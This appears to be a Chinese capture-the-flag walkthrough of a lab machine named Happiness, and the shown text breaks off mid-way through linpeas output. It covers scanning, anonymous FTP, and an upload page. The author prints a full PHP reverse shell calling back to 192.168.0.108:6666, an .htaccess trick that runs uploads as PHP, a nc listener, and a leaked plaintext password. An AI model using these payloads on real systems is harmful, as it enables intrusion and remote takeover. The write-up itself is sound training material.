
信息收集
rustscan扫描
# rustscan -a 192.168.0.106 -- -A.----. .-. .-. .----..---. .----. .---. .--. .-. .-.| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| || .-. \| {_} |.-._} } | | .-._} }\ }/ /\ \| |\ |`-' `-'`-----'`----' `-' `----' `---' `-' `-'`-' `-'The Modern Day Port Scanner.________________________________________: http://discord.skerritt.blog :: https://github.com/RustScan/RustScan : --------------------------------------😵 https://admin.tryhackme.com
[~] The config file is expected to be at "/root/.rustscan.toml"[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.Open 192.168.0.106:53Open 192.168.0.106:80Open 192.168.0.106:21Open 192.168.0.106:22[~] Starting Script(s)[>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -A" on ip 192.168.0.106Depending on the complexity of the script, results may take some time to appear.[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-24 01:28 ESTNSE: Loaded 156 scripts for scanning.NSE: Script Pre-scanning.NSE: Starting runlevel 1 (of 3) scan.Initiating NSE at 01:28Completed NSE at 01:28, 0.00s elapsedNSE: Starting runlevel 2 (of 3) scan.Initiating NSE at 01:28Completed NSE at 01:28, 0.00s elapsedNSE: Starting runlevel 3 (of 3) scan.Initiating NSE at 01:28Completed NSE at 01:28, 0.00s elapsedInitiating ARP Ping Scan at 01:28Scanning 192.168.0.106 [1 port]Completed ARP Ping Scan at 01:28, 0.07s elapsed (1 total hosts)Initiating Parallel DNS resolution of 1 host. at 01:28Completed Parallel DNS resolution of 1 host. at 01:28, 0.01s elapsedDNS resolution of 1 IPs took 0.01s. Mode: Async [#: 3, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]Initiating SYN Stealth Scan at 01:28Scanning 192.168.0.106 [4 ports]Discovered open port 21/tcp on 192.168.0.106Discovered open port 80/tcp on 192.168.0.106Discovered open port 22/tcp on 192.168.0.106
PORT STATE SERVICE REASON VERSION21/tcp open ftp syn-ack ttl 64 vsftpd 2.0.8 or later| ftp-syst:| STAT:| FTP server status:| Connected to 192.168.0.108| Logged in as ftp| TYPE: ASCII| No session bandwidth limit| Session timeout in seconds is 300| Control connection is plain text| Data connections will be plain text| At session startup, client count was 2| vsFTPd 3.0.3 - secure, fast, stable|_End of status| ftp-anon: Anonymous FTP login allowed (FTP code 230)|_-r--r--r-- 1 0 0 20 Jan 22 12:27 readme.txt22/tcp open ssh syn-ack ttl 64 OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)| ssh-hostkey:| 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDRmicDuAIhDTuUUa37WCIEK2z2F1aDUtiJpok20zMzkbe1B41ZvvydX3JHjf7mgl0F/HRQlGHiA23Il+dwr0YbbBa2ggd5gDl95RSHhuUff/DIC10OFbP3YU8A4ItFb8pR6dN8jr+zU1SZvfx6FWApSkTJmeLPq9PN889+ibvckJcOMqrm1Y05FW2VCWn8QRvwivnuW7iU51IVz7arFe8JShXOLu0ANNqZEXyJyWjaK+MqyOK6ZtoWdyinEQFua81+tBZuvS+qb+AG15/h5hBsS/tUgVk5SieY6cCRvkYFHB099e1ggrigfnN4Kq2GvzRUYkegjkPzJFQ7BhPyxT/kDKrlVcLX54sXrp0poU5R9SqSnnESXVM4HQfjIIjTrJFufc2nBF+4f8dH3qtQ+jJkcPEKNVSKKEDULEk1BSBdokhh1GidxQY7ok+hEb9/wPmo6RBeb1d5t11SP8R5UHyI/yucRpS2M8hpBaovJv8pX1VwpOz3tUDJWCpkB3K8HDk=| 256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBI2Hl4ZEYgnoDQflo03hI6346mXex6OPxHEjxDufHbkQZVosDPFwZttA8gloBLYLtvDVo9LZZwtv7F/EIiQoIHE=| 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILRLvZKpSJkETalR4sqzJOh8a4ivZ8wGt1HfdV3OMNY153/tcp closed domain reset ttl 6480/tcp open http syn-ack ttl 64 Apache httpd 2.4.62 ((Debian))|_http-server-header: Apache/2.4.62 (Debian)| http-methods:|_ Supported Methods: GET POST OPTIONS HEAD|_http-title: Site doesn't have a title (text/html).MAC Address: 08:00:27:BF:9E:C8 (Oracle VirtualBox virtual NIC)Device type: general purposeRunning: Linux 4.X|5.XOS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5OS details: Linux 4.15 - 5.8TCP/IP fingerprint:OS:SCAN(V=7.94SVN%E=4%D=1/24%OT=21%CT=53%CU=43047%PV=Y%DS=1%DC=D%G=Y%M=0800OS:27%TM=6974669D%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=105%TI=Z%CI=Z%OS:II=I%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NOS:W7%O5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE8OS:8%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40OS:%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=OS:%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%OS:W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=OS:)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%OS:DFI=N%T=40%CD=S)
Uptime guess: 43.869 days (since Thu Dec 11 04:37:52 2025)Network Distance: 1 hopTCP Sequence Prediction: Difficulty=264 (Good luck!)IP ID Sequence Generation: All zerosService Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTEHOP RTT ADDRESS1 0.30 ms 192.168.0.106
NSE: Script Post-scanning.NSE: Starting runlevel 1 (of 3) scan.Initiating NSE at 01:28Completed NSE at 01:28, 0.00s elapsedNSE: Starting runlevel 2 (of 3) scan.Initiating NSE at 01:28Completed NSE at 01:28, 0.00s elapsedNSE: Starting runlevel 3 (of 3) scan.Initiating NSE at 01:28Completed NSE at 01:28, 0.00s elapsedRead data files from: /usr/share/nmapOS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 13.31 seconds Raw packets sent: 27 (1.982KB) | Rcvd: 19 (1.450KB)目录扫描
┌──(web)─(root㉿kali)-[/home/kali/Desktop/hmv]└─# gobuster dir -u 192.168.0.106 -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -x php,txt,html,zip,db,bak,js,yaml -t 64===============================================================Gobuster v3.6by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)===============================================================[+] Url: http://192.168.0.106[+] Method: GET[+] Threads: 64[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt[+] Negative Status codes: 404[+] User Agent: gobuster/3.6[+] Extensions: yaml,php,txt,html,zip,db,bak,js[+] Timeout: 10s===============================================================Starting gobuster in directory enumeration mode===============================================================/index.html (Status: 200) [Size: 19]/.html (Status: 403) [Size: 278]/.php (Status: 403) [Size: 278]/.html (Status: 403) [Size: 278]/.php (Status: 403) [Size: 278]/server-status (Status: 403) [Size: 278]┌──(web)─(root㉿kali)-[/home/kali/Desktop/hmv]└─# dirsearch -u 192.168.0.106
_|. _ _ _ _ _ _|_ v0.4.3.post1 (_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GETThreads: 25 | Wordlist size: 11460
Output File: /home/kali/Desktop/hmv/reports/_192.168.0.106/_26-01-24_01-30-10.txt
Target: http://192.168.0.106/
[01:30:10] Starting:[01:30:12] 403 - 278B - /.ht_wsr.txt[01:30:12] 403 - 278B - /.htaccess.orig[01:30:12] 403 - 278B - /.htaccess.sample[01:30:12] 403 - 278B - /.htaccess.bak1[01:30:12] 403 - 278B - /.htaccess.save[01:30:12] 403 - 278B - /.htaccess_extra[01:30:12] 403 - 278B - /.htaccess_orig[01:30:12] 403 - 278B - /.htaccess_sc[01:30:12] 403 - 278B - /.htaccessBAK[01:30:12] 403 - 278B - /.htm[01:30:12] 403 - 278B - /.html[01:30:12] 403 - 278B - /.htaccessOLD2[01:30:12] 403 - 278B - /.htaccessOLD[01:30:12] 403 - 278B - /.htpasswds[01:30:12] 403 - 278B - /.httr-oauth[01:30:12] 403 - 278B - /.htpasswd_test[01:30:13] 403 - 278B - /.php[01:31:03] 403 - 278B - /server-status[01:31:03] 403 - 278B - /server-status/
Task Completed21端口
┌──(web)─(root㉿kali)-[/home/kali/Desktop/hmv]└─# ftp 192.168.0.106Connected to 192.168.0.106.220 Have fun!Name (192.168.0.106:kali): ^C
┌──(web)─(root㉿kali)-[/home/kali/Desktop/hmv]└─# ftp anonymous@192.168.0.106Connected to 192.168.0.106.220 Have fun!230 Login successful.Remote system type is UNIX.Using binary mode to transfer files.ftp> ls229 Entering Extended Passive Mode (|||11835|)150 Here comes the directory listing.-r--r--r-- 1 0 0 20 Jan 22 12:27 readme.txt226 Directory send OK.ftp> get readme.txtlocal: readme.txt remote: readme.txt229 Entering Extended Passive Mode (|||37629|)150 Opening BINARY mode data connection for readme.txt (20 bytes).100% |***********| 20 32.99 KiB/s 00:00 ETA226 Transfer complete.20 bytes received in 00:00 (11.55 KiB/s)ftp> exit221 Goodbye.┌──(web)─(root㉿kali)-[/home/kali/Desktop/hmv]└─# cat readme.txthttp://tmpfile.dsz/
vi /etc/hosts192.168.0.106 tmpfile.dsz二次目录扫描
gobuster dir -u http://tmpfile.dsz/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -x php,txt,html,zip,db,bak,js,yaml -t 64 _|. _ _ _ _ _ _|_ v0.4.3.post1 (_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GETThreads: 25 | Wordlist size: 11460
Output File: /home/kali/Desktop/hmv/reports/_tmpfile.dsz/_26-01-24_01-34-18.txt
Target: http://tmpfile.dsz/
[01:34:18] Starting:[01:34:19] 403 - 276B - /.ht_wsr.txt[01:34:19] 403 - 276B - /.htaccess.bak1[01:34:19] 403 - 276B - /.htaccess_orig[01:34:19] 403 - 276B - /.htaccess.orig[01:34:19] 403 - 276B - /.htaccess_extra[01:34:19] 403 - 276B - /.htaccessOLD2[01:34:19] 403 - 276B - /.htaccess_sc[01:34:19] 403 - 276B - /.htaccessOLD[01:34:19] 403 - 276B - /.html[01:34:19] 403 - 276B - /.htaccess.save[01:34:19] 403 - 276B - /.htpasswds[01:34:19] 403 - 276B - /.htm[01:34:19] 403 - 276B - /.httr-oauth[01:34:19] 403 - 276B - /.htaccess.sample[01:34:19] 403 - 276B - /.htpasswd_test[01:34:19] 403 - 276B - /.htaccessBAK[01:34:20] 403 - 276B - /.php[01:34:54] 403 - 276B - /server-status[01:34:54] 403 - 276B - /server-status/[01:35:01] 301 - 312B - /uploads -> http://tmpfile.dsz/uploads/[01:35:01] 200 - 454B - /uploads/http://tmpfile.dsz↗
/index
<!DOCTYPE html><html lang="zh-CN"><head> <meta charset="UTF-8"> <title>MazeSec - 临时文件转存站</title> <style> body { font-family: sans-serif; background: #f4f4f4; display: flex; justify-content: center; align-items: center; height: 100vh; margin: 0; } .container { background: #fff; padding: 30px; border-radius: 8px; box-shadow: 0 2px 10px rgba(0,0,0,0.1); width: 400px; text-align: center; } .logo { color: #2c3e50; font-size: 24px; font-weight: bold; margin-bottom: 10px; border-bottom: 2px solid #2c3e50; display: inline-block; padding: 0 10px; } .banner { font-size: 14px; color: #7f8c8d; margin-bottom: 25px; } input[type="file"] { margin: 20px 0; } input[type="submit"] { background: #2c3e50; color: white; border: none; padding: 10px 20px; border-radius: 4px; cursor: pointer; } .message { margin-top: 20px; font-size: 13px; color: #e74c3c; word-break: break-all; } </style> </head> <body> <div class="container"> <div class="logo">MazeSec</div> <div class="banner">安全、快速的临时文件中转中枢</div> <form action="" method="post" enctype="multipart/form-data"> <input type="file" name="file" required><br> <input type="submit" name="submit" value="开始上传"> </form> <div class="message"></div> </div> </body></html>
<?php// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
set_time_limit (0);$VERSION = "1.0";$ip = '192.168.0.108';$port = 6666;$chunk_size = 1400;$write_a = null;$error_a = null;$shell = 'uname -a; w; id; bash -i';$daemon = 0;$debug = 0;
if (function_exists('pcntl_fork')) { $pid = pcntl_fork();
if ($pid == -1) { printit("ERROR: Can't fork"); exit(1); }
if ($pid) { exit(0); // Parent exits } if (posix_setsid() == -1) { printit("Error: Can't setsid()"); exit(1); }
$daemon = 1;} else { printit("WARNING: Failed to daemonise. This is quite common and not fatal.");}
chdir("/");
umask(0);
// Open reverse connection$sock = fsockopen($ip, $port, $errno, $errstr, 30);if (!$sock) { printit("$errstr ($errno)"); exit(1);}
$descriptorspec = array( 0 => array("pipe", "r"), // stdin is a pipe that the child will read from 1 => array("pipe", "w"), // stdout is a pipe that the child will write to 2 => array("pipe", "w") // stderr is a pipe that the child will write to);
$process = proc_open($shell, $descriptorspec, $pipes);
if (!is_resource($process)) { printit("ERROR: Can't spawn shell"); exit(1);}
stream_set_blocking($pipes[0], 0);stream_set_blocking($pipes[1], 0);stream_set_blocking($pipes[2], 0);stream_set_blocking($sock, 0);
printit("Successfully opened reverse shell to $ip:$port");
while (1) { if (feof($sock)) { printit("ERROR: Shell connection terminated"); break; }
if (feof($pipes[1])) { printit("ERROR: Shell process terminated"); break; }
$read_a = array($sock, $pipes[1], $pipes[2]); $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);
if (in_array($sock, $read_a)) { if ($debug) printit("SOCK READ"); $input = fread($sock, $chunk_size); if ($debug) printit("SOCK: $input"); fwrite($pipes[0], $input); }
if (in_array($pipes[1], $read_a)) { if ($debug) printit("STDOUT READ"); $input = fread($pipes[1], $chunk_size); if ($debug) printit("STDOUT: $input"); fwrite($sock, $input); }
if (in_array($pipes[2], $read_a)) { if ($debug) printit("STDERR READ"); $input = fread($pipes[2], $chunk_size); if ($debug) printit("STDERR: $input"); fwrite($sock, $input); }}
fclose($sock);fclose($pipes[0]);fclose($pipes[1]);fclose($pipes[2]);proc_close($process);
function printit ($string) { if (!$daemon) { print "$string\n"; }}
?><FilesMatch "mac">Sethandler application/x-httpd-php</FilesMatch>┌──(web)─(root㉿kali)-[/home/kali]└─# nc -lvvp 6666listening on [any] 6666 ...connect to [192.168.0.108] from tmpfile.dsz [192.168.0.106] 53656Linux Happiness 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64 GNU/Linux 01:51:31 up 24 min, 0 users, load average: 0.24, 3.62, 9.51USER TTY FROM LOGIN@ IDLE JCPU PCPU WHATuid=33(www-data) gid=33(www-data) groups=33(www-data)提权
提权-Eecho@Happiness
www-data@Happiness:/tmp$ ./pspy64pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
██▓███ ██████ ██▓███ ▓██ ██▓ ▓██░ ██▒▒██ ▒ ▓██░ ██▒▒██ ██▒ ▓██░ ██▓▒░ ▓██▄ ▓██░ ██▓▒ ▒██ ██░ ▒██▄█▓▒ ▒ ▒ ██▒▒██▄█▓▒ ▒ ░ ▐██▓░ ▒██▒ ░ ░▒██████▒▒▒██▒ ░ ░ ░ ██▒▓░ ▒▓▒░ ░ ░▒ ▒▓▒ ▒ ░▒▓▒░ ░ ░ ██▒▒▒ ░▒ ░ ░ ░▒ ░ ░░▒ ░ ▓██ ░▒░ ░░ ░ ░ ░ ░░ ▒ ▒ ░░ ░ ░ ░ ░ ░
Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)Draining file system events due to startup...done2026/01/24 02:00:07 CMD: UID=33 PID=12259 | ./pspy642026/01/24 02:00:07 CMD: UID=33 PID=12226 | bash -i2026/01/24 02:00:07 CMD: UID=33 PID=12222 | sh -c uname -a; w; id; bash -i2026/01/24 02:00:07 CMD: UID=33 PID=685 | /usr/sbin/apache2 -k start2026/01/24 02:00:07 CMD: UID=0 PID=394 | /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal2026/01/24 02:00:07 CMD: UID=0 PID=386 | /usr/sbin/vsftpd /etc/vsftpd.conf2026/01/24 02:00:07 CMD: UID=0 PID=380 | sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups2026/01/24 02:00:07 CMD: UID=0 PID=367 | /sbin/agetty -o -p -- \u --noclear tty1 linux2026/01/24 02:00:07 CMD: UID=0 PID=361 | /usr/sbin/inetutils-inetd2026/01/24 02:00:07 CMD: UID=0 PID=339 | /sbin/dhclient -4 -v -i -pf /run/dhclient.enp0s3.pid -lf /var/lib/dhcp/dhclient.enp0s3.leases -I -df /var/lib/dhcp/dhclient6.enp0s3.leases enp0s32026/01/24 02:00:07 CMD: UID=0 PID=336 | /lib/systemd/systemd-logind2026/01/24 02:00:07 CMD: UID=0 PID=323 | /usr/sbin/rsyslogd -n -iNONE2026/01/24 02:00:07 CMD: UID=104 PID=321 | /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-onlyfind / -writable -type d 2>/dev/null/run/lock/run/lock/apache2/dev/mqueue/dev/shm/tmp/proc/12500/task/12500/fd/proc/12500/fd/proc/12500/map_files/var/www/html/var/www/html/uploads/var/www/localhost/var/tmp/var/lib/php/sessions/var/cache/apache2/mod_cache_diskwww-data@Happiness:/opt$ cat Eecat Eecho_pass.txtEecho:2VQzte2RBr8p8MuOA0Gw2Sum拿到凭据Eecho:2VQzte2RBr8p8MuOA0Gw2Sum
Eecho@Happiness:~$ cat user.txtflag{user-c2fdb0243cc742b18dcb4e5e68eed318}提权-root
Eecho@Happiness:~$ sudo -l
We trust you have received the usual lecture from the local SystemAdministrator. It usually boils down to these three things:
#1) Respect the privacy of others. #2) Think before you type. #3) With great power comes great responsibility.
[sudo] password for Eecho:Sorry, user Eecho may not run sudo on Happiness.pspy
Eecho@Happiness:~$ wget http://192.168.0.108:8000/pspy64 -O pspy64--2026-01-24 02:13:07-- http://192.168.0.108:8000/pspy64Connecting to 192.168.0.108:8000... connected.HTTP request sent, awaiting response... 200 OKLength: 3104768 (3.0M) [application/octet-stream]Saving to: ‘pspy64’
pspy64 100% 2.96M --.-KB/s in 0.009s
2026-01-24 02:13:07 (333 MB/s) - ‘pspy64’ saved [3104768/3104768]
Eecho@Happiness:~$ lspspy64 user.txtEecho@Happiness:~$ chmod 777 pspy64Eecho@Happiness:~$ ./pspy64pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
██▓███ ██████ ██▓███ ▓██ ██▓ ▓██░ ██▒▒██ ▒ ▓██░ ██▒▒██ ██▒ ▓██░ ██▓▒░ ▓██▄ ▓██░ ██▓▒ ▒██ ██░ ▒██▄█▓▒ ▒ ▒ ██▒▒██▄█▓▒ ▒ ░ ▐██▓░ ▒██▒ ░ ░▒██████▒▒▒██▒ ░ ░ ░ ██▒▓░ ▒▓▒░ ░ ░▒ ▒▓▒ ▒ ░▒▓▒░ ░ ░ ██▒▒▒ ░▒ ░ ░ ░▒ ░ ░░▒ ░ ▓██ ░▒░ ░░ ░ ░ ░ ░░ ▒ ▒ ░░ ░ ░ ░ ░ ░
Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)Draining file system events due to startup...done2026/01/24 02:13:47 CMD: UID=1000 PID=12538 | ./pspy642026/01/24 02:13:47 CMD: UID=1000 PID=12528 | -bash2026/01/24 02:13:47 CMD: UID=1000 PID=12527 | sshd: Eecho@pts/02026/01/24 02:13:47 CMD: UID=1000 PID=12508 | (sd-pam)2026/01/24 02:13:47 CMD: UID=1000 PID=12507 | /lib/systemd/systemd --user2026/01/24 02:13:47 CMD: UID=0 PID=12504 | sshd: Eecho [priv]2026/01/24 02:13:47 CMD: UID=33 PID=12442 | bash -i2026/01/24 02:13:47 CMD: UID=33 PID=12438 | sh -c uname -a; w; id; bash -i2026/01/24 02:13:47 CMD: UID=0 PID=12277 | 2026/01/24 02:13:47 CMD: UID=33 PID=12271 | bash -i2026/01/24 02:13:47 CMD: UID=33 PID=12266 | sh -c uname -a; w; id; bash -i2026/01/24 02:13:47 CMD: UID=33 PID=685 | /usr/sbin/apache2 -k start2026/01/24 02:13:47 CMD: UID=0 PID=394 | /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal2026/01/24 02:13:47 CMD: UID=0 PID=386 | /usr/sbin/vsftpd /etc/vsftpd.conf2026/01/24 02:13:47 CMD: UID=0 PID=380 | sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups2026/01/24 02:13:47 CMD: UID=0 PID=367 | /sbin/agetty -o -p -- \u --noclear tty1 linux2026/01/24 02:13:47 CMD: UID=0 PID=361 | /usr/sbin/inetutils-inetd2026/01/24 02:13:47 CMD: UID=0 PID=339 | /sbin/dhclient -4 -v -i -pf /run/dhclient.enp0s3.pid -lf /var/lib/dhcp/dhclient.enp0s3.leases -I -df /var/lib/dhcp/dhclient6.enp0s3.leases enp0s32026/01/24 02:13:47 CMD: UID=0 PID=336 | /lib/systemd/systemd-logind2026/01/24 02:13:47 CMD: UID=0 PID=323 | /usr/sbin/rsyslogd -n -iNONE2026/01/24 02:13:47 CMD: UID=104 PID=321 | /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only2026/01/24 02:13:47 CMD: UID=0 PID=320 | /usr/sbin/cron -f2026/01/24 02:13:47 CMD: UID=101 PID=278 | /lib/systemd/systemd-timesyncd2026/01/24 02:13:47 CMD: UID=0 PID=249 | /lib/systemd/systemd-udevd2026/01/24 02:13:47 CMD: UID=0 PID=1 | /sbin/init2026/01/24 02:14:34 CMD: UID=0 PID=12547 | sshd: [accepted]2026/01/24 02:14:34 CMD: UID=0 PID=12548 | sshd: [accepted]2026/01/24 02:14:41 CMD: UID=0 PID=12549 | sshd: Eecho [priv]2026/01/24 02:14:41 CMD: UID=0 PID=12550 | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin run-parts --lsbsysinit /etc/update-motd.d > /run/motd.dynamic.new2026/01/24 02:14:41 CMD: UID=0 PID=12551 | run-parts --lsbsysinit /etc/update-motd.d2026/01/24 02:14:41 CMD: UID=0 PID=12552 | /bin/sh /etc/update-motd.d/10-uname2026/01/24 02:14:41 CMD: UID=0 PID=12553 | run-parts --lsbsysinit /etc/update-motd.d2026/01/24 02:15:12 CMD: UID=0 PID=12559 | /sbin/dhclient -4 -v -i -pf /run/dhclient.enp0s3.pid -lf /var/lib/dhcp/dhclient.enp0s3.leases -I -df /var/lib/dhcp/dhclient6.enp0s3.leases enp0s32026/01/24 02:15:12 CMD: UID=0 PID=12560 | /bin/sh /sbin/dhclient-scriptlinpeas.sh
Eecho@Happiness:~$ ./linpeas.sh
ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.Linux Privesc Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html LEGEND: RED/YELLOW: 95% a PE vector RED: You should take a look to it LightCyan: Users with console Blue: Users without console & mounted devs Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs) LightMagenta: Your username
Starting LinPEAS. Caching Writable Folders... ╔═══════════════════╗═══════════════════════════════╣ Basic information ╠═══════════════════════════════ ╚═══════════════════╝OS: Linux version 4.19.0-27-amd64 (debian-kernel@lists.debian.org) (gcc version 8.3.0 (Debian 8.3.0-6)) #1 SMP Debian 4.19.316-1 (2024-06-25)User & Groups: uid=1000(Eecho) gid=1000(Eecho) groups=1000(Eecho)Hostname: Happiness[+] /usr/bin/ping is available for network discovery (LinPEAS can discover hosts, learn more with -h)[+] /usr/bin/bash is available for network discovery, port scanning and port forwarding (LinPEAS can discover hosts, scan ports, and forward ports. Learn more with -h)Caching directories . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . DONE ╔════════════════════╗══════════════════════════════╣ System Information ╠══════════════════════════════ ╚════════════════════╝╔══════════╣ Operative system╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#kernel-exploitsLinux version 4.19.0-27-amd64 (debian-kernel@lists.debian.org) (gcc version 8.3.0 (Debian 8.3.0-6)) #1 SMP Debian 4.19.316-1 (2024-06-25)Distributor ID: DebianDescription: Debian GNU/Linux 10 (buster)Release: 10Codename: buster
╔══════════╣ Sudo version╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-versionSudo version 1.9.5p2╔══════════╣ PATH╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-path-abuses/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games╔══════════╣ Date & uptimeSat 24 Jan 2026 02:19:09 AM EST 02:19:09 up 52 min, 2 users, load average: 0.00, 0.00, 1.56╔══════════╣ Unmounted file-system?╚ Check if you can mount umounted devicesUUID=80e68759-1ca0-45eb-82a7-601b1f78dfe5 / ext4 errors=remount-ro 0 1UUID=257f425d-1ea4-4b8e-8dd8-69523f25d249 none swap sw 0 0/dev/sr0 /media/cdrom0 udf,iso9660 user,noauto 0 0╔══════════╣ Any sd*/disk* disk in /dev? (limit 20)disksdasda1sda2sda5╔══════════╣ Environment╚ Any private information inside environment variables?USER=EechoSSH_CLIENT=192.168.0.108 39356 22SHLVL=1HOME=/home/EechoSSH_TTY=/dev/pts/0LOGNAME=Eecho_=./linpeas.shTERM=xterm-256colorXDG_RUNTIME_DIR=/run/user/1000LANG=en_US.UTF-8SHELL=/bin/bashPWD=/home/EechoSSH_CONNECTION=192.168.0.108 39356 192.168.0.106 22╔══════════╣ Searching Signature verification failed in dmesg╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#dmesg-signature-verification-faileddmesg Not Found╔══════════╣ Executing Linux Exploit Suggester╚ https://github.com/mzet-/linux-exploit-suggester[+] [CVE-2019-13272] PTRACE_TRACEME Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1903 Exposure: highly probable Tags: ubuntu=16.04{kernel:4.15.0-*},ubuntu=18.04{kernel:4.15.0-*},debian=9{kernel:4.9.0-*},[ debian=10{kernel:4.19.0-*} ],fedora=30{kernel:5.0.9-*} Download URL: https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/47133.zip ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2019-13272/poc.c Comments: Requires an active PolKit agent.[+] [CVE-2021-4034] PwnKit Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt Exposure: probable Tags: ubuntu=10|11|12|13|14|15|16|17|18|19|20|21,[ debian=7|8|9|10|11 ],fedora,manjaro Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main[+] [CVE-2021-3156] sudo Baron Samedit Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt Exposure: less probable Tags: mint=19,ubuntu=18|20, debian=10 Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main[+] [CVE-2021-3156] sudo Baron Samedit 2 Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt Exposure: less probable Tags: centos=6|7|8,ubuntu=14|16|17|18|19|20, debian=9|10 Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main[+] [CVE-2021-22555] Netfilter heap out-of-bounds write Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html Exposure: less probable Tags: ubuntu=20.04{kernel:5.8.0-*} Download URL: 